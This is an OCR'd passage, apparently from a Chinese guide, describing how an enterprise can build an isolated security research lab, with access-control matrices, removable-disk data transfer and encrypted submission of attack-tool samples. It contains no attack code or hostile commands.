


图36

通过优秀的phpemaillist建立了一个简单易用的电子邮件列表，能极大的满足实验室及时信息发布的需求。

第三部分　企业团体攻防实验室

当掀开著名的NSEC公司的网页，豁然映入眼眸的是一个Alerts的警示图标，提示着最新的安全漏洞警报。当然，每个安全公司都有着类似的网页发布着最新的安全动态和安全建议，而所有这些安全消息和迅速的安全建议则来自于他们强大的网络安全研究实验室的功劳，因此建立一个优良的网络安全研究实验室对一个企业团体来说是至关重要的。

然而对于构建商业化企业级别的网络攻防实验室的资料是相当稀少而珍贵的，毕竟这属于企业内部的专属秘密，也是其产品与恶意攻击进行及时对抗的研究基地，所以本章采用了Matt Bishop和L.Todd Heberlein于1996年发表的《An Isolated Network for Research》为原型，引入现代流行的技术专业名词，并增加一些改进形成了对企业团体建立攻防实验室的建设性意见和实现要求。

LOOK 注意　由于企业对其产品所要求的安全防护目的和方式不同，所以建立这样的实验室形式各异，具体构建方法可根据自身对安全研究的侧重点不同对孤立网络的实验环境进行构建，因此省略具体实现方法。

"绝缘"网络是进行漏洞分析和其攻击工具利用成功的关键。维护这样一个网络引入从Internet到孤立网络进行数据传输的实现方法和策略等一系列问题。因此成功建立一个企业内部进行安全研究的网络实验室是所保护孤立网络的数据和程序是可信任，以及实现实验环境的相关策略和方式。

漏洞研究需要对已知的安全问题进行分析，并研究新技术发现还未为人所知的安全问题。对漏洞进行实际攻击有助于研究人员（实际上这些人员是黑客世界里最值得人们尊敬的终极黑客，他们对系统的理解已经达到了一种及至）理解漏洞是如何产生，这些漏洞对相关的操作系统组件所造成影响，最终提出建议性的修补方式和相关补丁。理论上，我们可以从漏洞的描述中进行漏洞的分析，然而实践中，现代操作系统的复杂性使得这种漏洞分析仅仅是起步。

可以假设这样一个观察现场：黑帽利用各种漏洞进行攻击，安全研究小组将会注意到很多漏洞。由于精力和时间关系，面对如此多的漏洞出现，如何及时的研究和发觉这种漏洞的补救方法变的迷惘了很多。以毒攻毒的方式虽然很陈旧，然而这里却无疑是最恰当的应用，实施漏洞利用攻击的黑帽在进行漏洞的践踏同时也提供了关于漏洞的丰富信息资源，他们发明了自动利用这些漏洞进行攻击的攻击程序。于是高效的做法便是：执行这些小程序并分析它们的行为，通常可以确定脚本所利用的漏洞是哪一种类型，从而掌握新漏洞的数字特性行为。

在计算机网络漏洞的研究是为了对一种特定类型的计算机系统的安全性问题提供具体明确的细节和解决办法。糟糕的是一些数据中包含了有安全问题的站点，主机系统甚至IP地址。因此这些数据是具有敏感特性的信息（这里敏感的含义是信息本身带有安全危害特性），绝对不能让没有授权的用户访问，更不能被Internet所公开访问。根据企业实验室的特有性质，因此实验室模型必须能保护孤立网络中的信息，而且模型是可实现和可扩展的。

1、攻防实验室模式选型

“孤岛”网络包括几个运行不同版本的UNIX操作系统(SunOS,IRIX,和HPUX)。这拘泥我们的模型选择，因为模型简单可以使用UNIX本身的保护机制来实现，并提供充足的安全“养料”；安全“养料”是孤岛网络所具有的电子气质之一，其主要以四种数据和程序存储形式展示“孤岛”网络的安全资源。安全“养料”分为漏洞数据库（包括漏洞描述，系统类型，漏洞利用攻击环境以及至少一个展示如何利用脚本进行攻击的例子）、攻击工具（提供一种学习攻击脚本分析的基础）、安全工具测试（比较各种诸如入侵检测系统的安全工具的定量比较）和网络连接开关阀（提供开发攻击工具的安全环境，不使其流失Internet空间造成危害）。

孤岛网络为保证存储于孤立环境的数据和程序的可信度，实验室模型可参考下面建议：

（1）建立一种让Internet用户对孤立信息的隔绝；

（2）建立让授权用户访问他们所授权访问的信息的机制。

这意味着孤岛网络需要建立多层安全模式。从整个实验室信息威胁度可判断Internet的安全等级为最低，而处于孤岛的计算机主机安全等级最高，其间使用物理方式隔离。四种安全“养料”分别是私有程序(Prop)、开发工具(Dev)、漏洞数据和攻击工具；由于攻击工具是漏洞研究的一部分，所以漏洞数据和攻击工具可以合并为一类(Vuln)。

（3）确保进程执行不影响孤岛网络中存储信息，除非进程授权进行操作。其模型访问矩形阵如下表2。

养料安全等级	访问安全养料数据对象			
	低	(高，Vuln)	(高，Prop)	(高，Dev)
低	读写权限			
(高，Vuln)		读权限		
(高，Prop)			读权限	
(高，Dev)				读权限
(高，AVuln)		读写权限		
(高，AProp)			读写权限	
(高，ADev)				读写权限

表2


此矩阵模型引入三种新的类型数据(Avunl、Aprop和Adev)允许对数据类型进行更改操作。从而实现了数据灵活的更新方式和严谨和授权机制。

根据建议（1），假如孤岛网络属于高度安全级别，而Internet安全级别为低，访问矩阵只能感在孤岛网络和Internet之间，高度安全等级类型不能向低度安全级别写入数据。而根据建议(2)，孤岛用户分配一系列权限与之操作信息需求相对应。如果他们不赋予‘A’类型的操作访问权限，每一个都没有对数据矩阵的更改权利，这限制用户在进行实验时可能对源数据损坏的可能性。

这种清晰的安全等级形成了一种线形阶级制度。比如一个Adev能读写一个Dev中的对象，但是一个Dev只能读取Dev中的对象。这种安全形式无疑满足了建议(3)。

2、模型实现及维护管理

本模型的实现综合了程序和技术上的多种机制以获得一种全面的安全保护措施，包括处理孤岛网络泄露信息事件、损坏信息事件和外部的对孤岛网络的攻击等。从整个模型实现观察得出：内部攻击是最大的危害，因此也必需采用一些措施限制这种危害并确保能快速侦测它们的出现。整个模型设计如图37。



孤岛网络模型框架

图37

此实验室建设使用移动磁盘作为信息渡船，从Internet到孤岛网络上载文件，而从孤岛网络到Internet主机下载数据。

LOOK 注意　在此使用信息渡船的概念使整个模型更加健全，为了简单方便的实现信息渡船使用了移动磁盘的方式，然而实际的信息渡船设计难度和要求更加苛刻。

2.1模型配置

孤岛网络模型框架显示整个孤岛拓扑。当孤岛模型“发展”时，拓扑图变的更为复杂，路由器、网桥和其他网络设备将随着模型的壮大而不断增加。然而物理隔离左岸则保持不变，它主要目的是与Internet的接口。

拓扑图中标签着孤岛主机的包括着用户主目录和非“敏感”程序(诸如可从Internet获得的研究开发工具，比如编译器、邮件发送器、字处理器等)。孤岛主机通过DNS、NIS或静态信息表等方式建立彼此信任连接关系。所有孤岛主机运行远程登录和文件传输服务（这些主机也可以运行其他服务），所有这些服务对于Internet来说是封闭或者绝缘的。

其中某些孤岛主机可称之为：漏洞存储仓库，主要存放漏洞和攻击信息，还有些敏感的攻击工具和程序(属于私有的程序或者漏洞侦测利用工具)。假如用户想增加漏洞资源或者更改这些工具程序，他必需在这些机器中进行操作。这些漏洞存储仓库绝不能用于实验目的，当在孤岛网络进行各种攻击实验时，可以使这些主机处于离线状态。

2.2模型实现

安全等级之间主要使用物理隔离机制；孤岛网络与Internet是完全断绝的。从模型访问矩阵可知高级安全养料不能被低级安全度的对象所访问。具体实现可分为两部分。可以把具有Vuln或Avuln权限的用户归入vuln组，相应的Dev和Adev归入dev组，Aprop和Prop归入prop组。具体的权限分配可以做如下假设：紫天星是黑X中vuln和dev的组成员，那么他可以读取Dev中工具的源代码和漏洞数据库中的漏洞信息资源，但是他不能访问企业中攻防实验室制作的私有专用程序。

通过漏洞存储仓库导出的程序和数据驻留在信息渡船中，而信息渡船中每个文件分别类属vuln、dev和prop，并且所有组文件可读可写。然而磁盘本身只具有可读属性，这样可以防止远程用户对文件的更改。程序和数据对于其他非授权用户是不可读写的，有利于组织对磁盘的非法访问。

属于Avuln、ADev和Aprop的用户在漏洞存储仓库中有自己相应的帐户空间，这就允许这些用户更改漏洞存储仓库的数据和程序，而这些文件又通过移动磁盘导出，实现的孤岛与外界的信息交流。

实现这种处理的最大优势是不需要自行开发相关软件，使用很多优秀的第三方软件(诸如UNIX中NFS系统，Linux下Samba和Windows信任域文件共享)就可实现此过程。

尽管使用了物理隔离机制杜绝孤岛网络与Internet连接，然而错误仍是不可避免的。因此漏洞存储仓库除了文件共享服务外不开放其他应用服务，而所提供的文件共享服务只限制对孤岛主机开放。这意味着远程登录和文件传输等服务必须关闭。其次，孤岛网络中漏洞存储仓库的IP地址配置与整个企业部门中最繁忙的服务器的IP地址相同，这样当漏洞存储仓库与Internet连接，将会发生IP地址冲突，导致正常服务器无法提供服务。一般网络管理经验告诉我们：用户会立刻报告这种故障现象给网络管理员，以便采取迅速的检查措施。

2.3其他特性

由于系统为测试目的而经常被改动，孤岛主机尽可能保持安装后的系统克隆备份，这使得重新初始化安装系统变的快速简单并消除了重新安装系统的烦琐和维护系统配置而增加的不必要的维护开销(虽然诸如EasyRecover等软件产品的确能迅速恢复损坏系统，然而系统已经成为不"清洁"系统，存在诸多垃圾文件和无效链接，反而导致系统性能下降)。

身份识别和认证机制引起两个问题：一是新帐户的发布方式，二是访问控制进程。帐户管理是由攻防实验室所控制，因此只有实验室的认证许可才能得到帐户使用权。为登录孤岛网络，用户首先通过通关"门锁"(只有授权用户和研究的学习者才有对应钥匙)，接着进入系统认证体系机制对进入孤岛网络进行各种验证鉴别。

使用审核机制对孤岛主机的使用者进行"追踪调查"并记录其行为，然而它不会妨碍一个确定的进入者所进行的使用操作。当然，构建一个标准的审核机制在实现一个企业级的攻防实验室是非常受欢迎的事情。

2.4分析

模型使用了Saltzer和Schroeder的安全设计原则(具体内容可参阅http://www.cap-lore.com/CapTheory/ProtInf/)，其主要内容如下：

(1)用户(进程)只应该拥有其必需的最小访问权限(最小特权原则)，即用户分配的权限足够他们完成所分配的任务。这种安全机制确保对孤岛网络的访问限制于分类的授权用户组。

(2)访问需要得到明确允许(默认安全原则)。默认情况下，用户通常是一般用户组成员。组内的成员关系必须明确指出。

(3)所设计的安全机制应该小巧简单(经济原则)，方便检验。实验室模型根据需要提出最简方案，根据前面原则分析模型必要的设备要求，同时根据此安全原则阐述模型实现的准确性。

(4)每个访问应该进行授权检查(完全中介原则)。现代操作系统一般是在文件请求时进行授权检查。然而上面的设计原则使的本规则可以有扩展的可能。

(5)安全不能依靠于保密性设计(开发设计原则)。实验室模型和实现对所有用户可用。

(6)访问对象应该依靠多个安全条件(分离原则)。对孤岛网络实验室本身的物理访问是锁闭的。而访问数据或者程序需要授权的用户帐号和组关系；假如访问的用户需要更改数据和程序，在指定的数据仓库中必须有对应的帐户。因此在访问安全对象的时候必需同时满足安全条件才可进行。

(7)多用户共享机制最小化(最少通用原则)。这个原则不能强加实施因为孤岛网络也提供公用硬件和软件设施。实际中假如在一个组件中的数据拥有者想让其数据对其他用户可用，简单的设置数据保护模式就可以完成此要求。让受信用户需要的文件可以改善完全的文件共享，然而安全威胁是无法消除的。

(8)实验室模型必须简单易用(心理接受原则)。整个实现模型是标准的Linux系统，因此系统管理员需要熟悉所有实验室的用户群，这不需要额外的硬件和软件，对用户也没有额外的心理负担因素，保证实验室合理规范运作。

实验室模型和其实现方法在构建环境中需要符合这些安全设计原则。然而从Internet传输的数据驻留在孤岛网络上，以此提供信息交互。因此数据传输的过程变的相当重要，整个模型与外界交互部分主要集中在数据传输方式的解决上，因此如何安全有效的运送这些重要数据成为了具有战略意义的安全要求。

3、孤岛网络数据传输

当漏洞的研究活动开始后，许多善意的用户和系统管理员会提供他们所找到的各种攻击工具的程序拷贝。使用PGP软件加密这些工具的程序并邮件给实验室安全管理员，管理员解密这些密文，把明文程序放入磁盘。利用磁盘把这些程序放入孤岛网络中。

如果使孤岛网络与Internet连接，只对数据进行安全级别的重新分类将无疑增加实验室模型规模，这也意味着安全模型组件中的用户能对Internet文件进行读写操作。然而这并不是构建实验室所期望的，主要原因如下：

一、用户无意中或许下载了敏感信息(比如一般信息和敏感信息文件名只相差一个字母，错打文件名导致敏感信息被下载)。

二、用户使用上载程序上载木马和病毒之类的软件。

三、假如孤岛网络的用户想传输信息给Internet中某些人或利用攻击脚本对Internet主机进行攻击，用户就可以下载这些漏洞信息和攻击脚本。因此实验室模型不能使用逻辑阻隔的方式进行数据中转。

"信息渡船"顾名思义能连接Internet中的系统和孤岛网络的系统，但是这种连接不能同时进行。因为它是孤岛网络与Internet连接的唯一硬件，因此它的管理是保证漏洞和攻击数据安全的关键点。它需要：

(1)孤岛网络对于Internet是不可见的。这允许孤岛网络可以重新配置，网络规模可以改变而不影响其他主机系统和数据库。

(2)渡船中只能存放需要传输的程序和数据，特别是不能在渡船中存放系统可执行文件。

(3)充当信息渡船的移动磁盘不能是一个网络硬盘。即在Internet和移动磁盘之间上传和下载的数据不能遭到攻击。

(4)渡船内不能存放敏感信息(可能的例外是一些重要数据的上传和下载操作)。这包括了加密密钥。

充当信息渡船的移动磁盘需要一种特殊应用的硬件设备(比如一个可动态挂接的金属托架)，可方便在不同系统之间进行物理装/卸载操作。从上面的框架图可知移动磁盘、孤岛网络和Internet三者之间的关系。对移动磁盘的管理和维护根据上面的安全要求具体实施。对于Internet主机，仅仅受信用户才能上传和下载程序，这些用户在Internet主机系统所拥有的帐户空间与孤岛网络的帐户空间是分离不相关联的。而进行孤岛网络和Internet之间的数据传输需要一个信息安全检查员，他将对每次数据传输提出质疑，确保数据传输的可信度和数据的

安全成分，最终执行整个传输。

一般远程用户和系统管理员以明文方式在Internet提交攻击工具、程序和漏洞数据。为了使这些漏洞资源以加密方式在信息渡船中传输，PGP密钥需要和孤岛网络相关联。私钥存放于漏洞存储仓库，而公钥则放置于Internet服务器中并对外界公布。漏洞资源提交者可以使用其加密再进行传输；而孤岛网络则用其私钥解密加密资源，实现信息渡船的信息安全。

此模型是采用了IWFC(Information Warfare Forensic Center)所构建的网络实验室的思路。通过这个实验室模型完全可以有效的研究各种复杂操作系统、网络体系甚至应用的漏洞。及时了解漏洞生成原因并提出侦测漏洞措施和补救方法。另外，也可为攻击提供法庭辩论依据，实现模拟攻击场景，保护私有网络信息资源的专属性和隐私性。


通过以上方式，可自行裁减和增设相关设备，企业完全能建立一个完善且保密的网络研究实验室，从而提高安全研究企业产品的竞争力和安全反应的迅速程度，保持领先势头。

作为一个全面的网络安全研究实验室，个人认为它应该具备开放性、可交流性和学习功能等特性，并且实验平台应该具有可靠性、稳定性和可伸缩性。因此建立一个第四部分将以一个具体实例介绍一个较为完善的实验室构建实例。

第四部分　大型网络安全实验室

大型网络攻防实验室本身是用于漏洞研究、病毒剖析和类似的安全相关软件测试的一种网络环境，同时它提供网上学习、测试训练和教学指导的便利设施，提供全面综合的学习研究网络底层理论、攻击思维和防御手段最佳场所，并提供优秀稳定的服务质量。

赛伯空间的大型网络攻防实验室犹如一个精致细密的“太空站”，提供广大网络爱好者和研究学者在电子空间中进行各种模拟实验，以获得新的知识和新的体验。整个设计需要提供足够的带宽接入以容纳众多的连接实验，网络层接的负载均衡则为实验室提供巨大的服务冗余度，而用户所进行的实验活动则需要建立审计机制记录用户操作行为和具体研究学习状态、对设备连接的每一层进行安全设计。根据这个思路，本网络攻防实验室的结构框架图如图38。




大型网络安全实验室结构设计图

图38

